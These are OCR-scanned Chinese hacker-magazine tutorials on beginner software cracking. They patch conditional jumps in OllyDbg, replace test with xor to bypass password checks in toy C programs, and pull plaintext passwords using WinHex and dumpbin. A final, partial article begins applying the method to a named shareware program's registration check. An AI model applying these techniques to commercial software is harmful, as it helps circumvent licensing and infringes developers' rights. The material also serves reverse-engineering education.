


图 4

```
#include <stdio.h>
#include <string.h>

int main()
{
    char user_name[20];     //存放输入的用户名
char register_code[20]; //存放输入的注册码
char real_register_code[20] = { 0 }; //正确的注册码,
    unsigned int i;
    //提示输入用户名并获取用户名
    printf("\nEnter user_name: ");
    scanf("%s", user_name);

    //提示输入注册码并获取注册码
    printf("\nEnter register code: ");
    scanf("%s", register_code);

    //计算正确的注册码
    for (i=0; i<strlen(user_name); i++)
    {
            real_register_code[i] = user_name[i] + 1;
    }

  //比较正确的注册码是否等于我们输入的注册码，对照上图2标识的
地方看看，多么相似啊!
    if (strcmp(register_code, real_register_code))
    {
            printf("\nWrong register code!!!\n");
    }
    else
    {
            printf("\nRight register code!!!\n");
    }

    return 0;
}
```

程序比较简单，但是足以说明问题了，不是吗？如果我们把：if (strcmp(register_code, real_register_code))修改为if (!strcmp(register_code, real_register_code))，那么几乎不管我们输入什么都会成功，为什么不是全部呢？如果你输入的注册码刚好是正确的，就会提示注册错误，不过这种情况的可能性太小了，如果出现了，赶快去买彩票啊。说了半天好象不涉及到破解啊，其实不然。搞明白了原理就破解就好办多了。拿出你心爱的ollydbg开始调试上面的程序吧。

我们知道输入错误和正确的注册码都会有提示，当我们看到这个提示的时候，程序已经比较完了输入的注册码和正确的注册码。如果找到提示上面的第一个有条件跳转（这个跳转通常是测试比较函数的返回值用的），改掉就可以爆破，为什么呢？因为程序是顺序执行的，只要我们找到提示出错的地方，那么在此之前必定已经比较完了，所以再往前面找找就看到了关键的比较。如果我们改变的判断条件呢？如果改成不相等就注册成功。

用ollydbg载入test.exe，“右键→搜索→所有参考文本串”，找到："Wrong regi"，双击来到这里，如图5。

```
004010C1 | .  85C0       test eax,eax
004010C3 | .  5B         pop ebx
004010C4 | .. 74 13      je short test.004010D9
004010C6 | .  68 4C70400 push test.0040704C        ASCII 0A,"Wrong regi"
004010CB | .  E8 3700000 call test.00401107
004010D0 | .  83C4 04    add esp,4
004010D3 | .  33C0       xor eax,eax
004010D5 | .  83C4 3C    add esp,3C
004010D8 | .  C3         retn
004010D9 | >  68 3070400 push test.00407030        ASCII 0A,"Right regi"
004010DE | .  E8 2400000 call test.00401107
```

图 5

```
  004010C1   |.  85C0          test eax,eax
//这里是strcmp的返回值
  004010C3   |.  5B            pop ebx
  004010C4   |.  74 13         je short test.004010D9   //
跳到提示注册码正确的地方
  //不跳则提示错误，前面的eax的值决定了跳到那里。
  004010C6   |.  68 4C704000 push test.0040704C
ASCII 0A,"Wrong regi"
  004010CB   |.  E8 37000000 call test.00401107
  004010D0   |.  83C4 04       add esp,4
  004010D3   |.  33C0          xor eax,eax
  004010D5   |.  83C4 3C       add esp,3C
  004010D8   |.  C3            retn
  004010D9   |>  68 30704000 push test.00407030
ASCII 0A,"Right regi"
  004010DE   |.  E8 24000000 call test.00401107
```

按照我们的分析，把004010C4处的的je改成jne即可，双击，用ollydbg修改成jne，保存。执行看看。随便输入一个，成功。如图6。

```
C:\Documents and Settings\tanggc\桌面\Ollydbg_fix\Release>test_ok.exe

Enter user_name: asdf


Enter register code: d

Right register code!!!
```

图 6

要想所有的输入都成功，只需要把004010C4处的的je改成jmp即可，原因自己想想就明白了。这次就讲这么多吧，下次见。

（本文涉及到的程序test、test_ok和相关代码，光盘有收录）



菜鸟学破解

冀云

在2005年第7期的神秘园中有一篇文章叫《教你学破解》，看了以后觉得作者给的例子和破解方式都很通俗易懂，很适合我这样的菜鸟学习。因此在这篇文章的基础上，我也写一篇适合入门读者的文章，当然这也是我平时学习时所学到的东西，或许对大家有所帮助。

工具：winhex、dumpbin、Ollydbg

学到的内容：内存搜索密码、在data中查找密码、另类爆力破解

一、内存搜索

在内存里搜索是比较方便的事情，只要找到相应的字符，在内存中搜索就可以了。用winhex就可以做到这一点。不过这次，我的搜索和平时的搜索不太一样，但是也大同小异，因为所举例子的限制，所以不一样也难免。

二、在.data段中查找密码

编译器通常会把初始变量存放在数据段，可以缩小需要查找的范围。我说的只是通常，其他的方式我也不清楚了，因为真正的加密高手并不会让我们轻易知道程序实现的细节的。这里查找数据段中的密码是使用dumpbin，这个工具在VC或是MASM中都有提供。

三、另类爆力破解

传统的爆力破解都是修改跳转指令，类似把“je”修改成“jne”这样的方式！可是除了这样的方式以外有还有别的方式可以用来充当爆力破解的功能。所谓另类爆力破解，就是修改“test”指令为“xor”指令。“xor”这个指令大家应该不陌生吧？对，这个指令是“异或”指令，这个指令不单单在汇编中出现，在VB中的异或运算也使用的是“xor”。“xor”的功能是相同得0，不同得1。知道了“xor”的用法，那么今天它就是我们爆破的主角了。

好前面的已经说的差不多了，那么就来说我们的主要内容吧！

既然是破解，当然要有一个合适的程序来充当我们的例子。在这里，我用我找到的程序来充当这个即将被我们做实验的家伙。程序如下：

```
#include <stdio.h>
#include <string.h>

#define PASSWORD_SIZE 100

//初始化时定义好的密码
#define PASSWORD "hackerxfiles\n"

int main()
{
    int count =0;

char buff[PASSWORD_SIZE];
    for(;;)
    {
printf("Enter password:");
    fgets(&buff[0],PASSWORD_SIZE,stdin);

if(strcmp(&buff[0],PASSWORD))
//比较输入的密码是否等于PASSWORD
printf("Wrong password\n");
    else
break;

if(++count>3) return -1;
    }

printf("Password OK\n");

    return 0;
}
```

程序的关键有两处。第一处是“#define PASSWORD "hackerxfiles\n"”。为什么说它关键呢？因为它是真正的密码，找到它是我们找到密码的关键所在，而它在被编译器编译时，它将保存在PE文件的.data节中，因此在.data节中寻找就可以了。第二处是“if(strcmp(&buff[0], PASSWORD))”，因为它是比较的地方，我们要爆破嘛，不管是哪种爆破，它都比较重要的！

把上面这个在VC下编译后。就开始我们菜鸟的破解之旅了！

首先，我们使用winhex来在内存中寻找，往常用winhex在内存中搜索密码，是在输入一个错误的密码后，在Primary Memory中搜索输入错误的密码，相对应的下面就有真正的密码。可是在这里稍微有点不同。运行我们的程序。随便输入一个密码，看到错误提示“Wrong password”，然后打开在winhex中的Primary Memory中搜索“Wrong password”就会看到，如图1。这样，使用winhex就又找到了我们所需要的密码了。

winhex在很多方面都很实用，这里只是举例来演示，请像我一样的菜鸟要多多练习哦！

第二个登场的是dumpbin。前面说过了，它在VC或MASM中都有提供。我使用的是VC下的dumpbin，它所在的路径是C:\Program Files\Microsoft Visual Studio\VC98\Bin。我们要在.data中查找密码，所以/SECTION：后面是.data。而且以原始数据的形式显示出来，因此使用/RAWDATA：BYTES。所以，我们的命令要这么写，如图2。打开C盘下的a.txt文件，可以看到：

```
RAW DATA #3
    00406000: 00 00 00 00 00 00 00 00
00 00 00 00 47 11 40 00 ....G.@.
    00406010: B4 40 40 00 00 00 00 00
00 00 00 00 EC 11 40 00 .@@...@.
    00406020: 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 ..........
    00406030: 50 61 73 73 77 6F 72 64
20 4F 4B 0A 00 00 00 00 Password
OK.
    00406040: 57 72 6F 6E 67 20 70 61
73 73 77 6F 72 64 0A 00 Wrong
password.
    00406050: 68 61 63 6B 65 72 78 66
69 6C 65 73 0A 00 00 00 hackerxfiles...
    00406060: 45 6E 74 65 72 20 70 61
73 73 77 6F 72 64 3A 00 Enter
password:
    00406070: 40 6E 40 00 00 00 00 00
40 6E 40 00 01 01 00 00 @n@...
@n@.....
```

看到00406040了吗？这行后面就出现了密码！很方便吧？

这种方法在真正的破解中并不是很实用，因为没有人会把密码放在这么显眼的地方。只是dumpbin的功能非常强大，介绍这种破解方法也是顺便也是介绍一下它了。

```
00406030  50 61 73 73 77 6F 72 64  20 4F 4B 0A 00 00 00 00   Password OK.....
00406040  57 72 6F 6E 67 20 70 61  73 73 77 6F 72 64 0A 00   Wrong password..
00406050  68 61 63 6B 65 72 78 66  69 6C 65 73 0A 00 00 00   hackerxfiles....
00406060  45 6E 74 65 72 20 70 61  73 73 77 6F 72 64 3A 00   Enter password:.
```

图 1

```
C:\Program Files\Microsoft Visual Studio\VC98\Bin>dumpbin /RAWDATA:BYTES /SECTIO
N:.data d:\asdf\release\exm.exe >c:\a.txt
```

图 2

最后，也是今天最主要的就是使用Ollydbg进行我们的另类爆力破解。我们知道，在输入错误的密码后，会提示“Wrong password”。因此我们用Ollydbg来查找“Wrong password”这个，相应的也就可以找到我们要修改的指令了。

```
00401055  .. EB 05        jmp short EXM.0040105C
00401057  >  1BC0         sbb eax,eax
00401059  .  83D8 FF      sbb eax,-1
0040105C  >  85C0         test eax,eax
0040105E  .. 74 6B        je short EXM.004010CB
00401060  >  68 40604000  push EXM.00406040           ASCII "Wrong password",LF
00401065  .  E8 96010000  call EXM.00401200
```

图 3

用Ollydbg打开exm.exe，右键点“搜索→字符参考”，知道“Wrong password”，双击“Wrong password”，来到，如图3。

按照传统的爆力破解，我只要把0040105E那行的je改为jne就可以了。这样程序将把正确的密码当错误的密码来看待（你觉得有可能输入正确的吗？），把错误的密码认为是正确的。这只不过是传统的了。那我们前面提到的是另类的方法，而且要使用的是xor指令。在这里，我们把test改为xor就可以完成我们的另类爆破了。xor eax，eax代替test eax，eax，不管输入什么样的密码je都不会跳转，如图4。

```
Enter password:123
Password OK
```

图 4

在.data中查找密码、内存搜索密码、另类爆力破解（包括爆力破解）都是一些最基本的招式，菜鸟多多练习一定会入门的！除此，汇编语言、编译器的编译原理和程序设计的算法都是很重要的哦！希望我的文章可以给你带来帮助。祝伴随《黑客X档案》走过的各位读者朋友天天快乐，像我一样的菜鸟可以快点入门，一起来交流！

（本文涉及到的winhex、dumpbin、Ollydbg、光盘有收录）

TIT女子破解小组Crack入门零基础——简单算法分析篇

秦妮@[T.I.T]&[EST]

算法可以说是一个程序的灵魂，好的算法可以节省大量的时间和空间。对于Crack来说，高强度的算法可以尽可能有效的保护程序被非法注册。我们要做的就是分析注册流程，提取注册算法，对其进行分析、测试。最后可以根据需要写出注册机。不过公开发布注册机是违法行为！大家要慎重！不知道编写注册机是不是犯法？




图 1

要想分析注册算法就要先找到计算注册码的位置，也就是我们通常说的关键算法call了，通过程序注册流程图1可以看出，关键算法call通常会在关键跳附近，通常在关键跳的前面不远处，即关键跳前面比较指令前最近的call，而关键跳通常可以通过注册成功或失败信息来查找，通常跳向注册成功或失败的跳就是关键跳了。下面我们就以一款共享软件为例具体讲解一下：

一、《Word文档资料管理系统》注册算法分析篇

首先，查壳脱壳。推荐使用pe-scan，因为它可以自动脱掉部分常见壳。查看主程序DMS.exe。

如图2，没有加壳，省去脱壳的麻烦了。现在大多数常见的壳都可以在网上找到相应的自动脱壳工具，如果遇到比较强悍的壳，还是要手工分析脱解的。通常对一个软件的保护关键就在于软件加壳技术是否完善。




图 2

二、运行主程序

胡乱注册，获取注册失败信息，如图3。

“您输入的注册码不正确，请重新输入！”就是这个了。记住它后面要用到的。

三、反汇编主程序，查找注册失败信息

推荐使用W32DASM，号称破解兵器中的“屠龙宝刀”，当然不是浪得虚名的。打开W32DASM.exe加载程序DMS.exe。如

下操作查找注册失败信息：点W32DASM.exe右上部的“参考”→“串式参考”。如图4。在弹出的“W32DASM串式参考内容清单”里找注册失败信息“您输入的注册码不正确，请重新输入！”如图5。




图 3

在此信息上反复双击鼠标，并注意W32DASM主窗口的变化，发现主窗口仅来到0059A27E一处，说明注册失败信息只在0059A27E处出现。如图6。

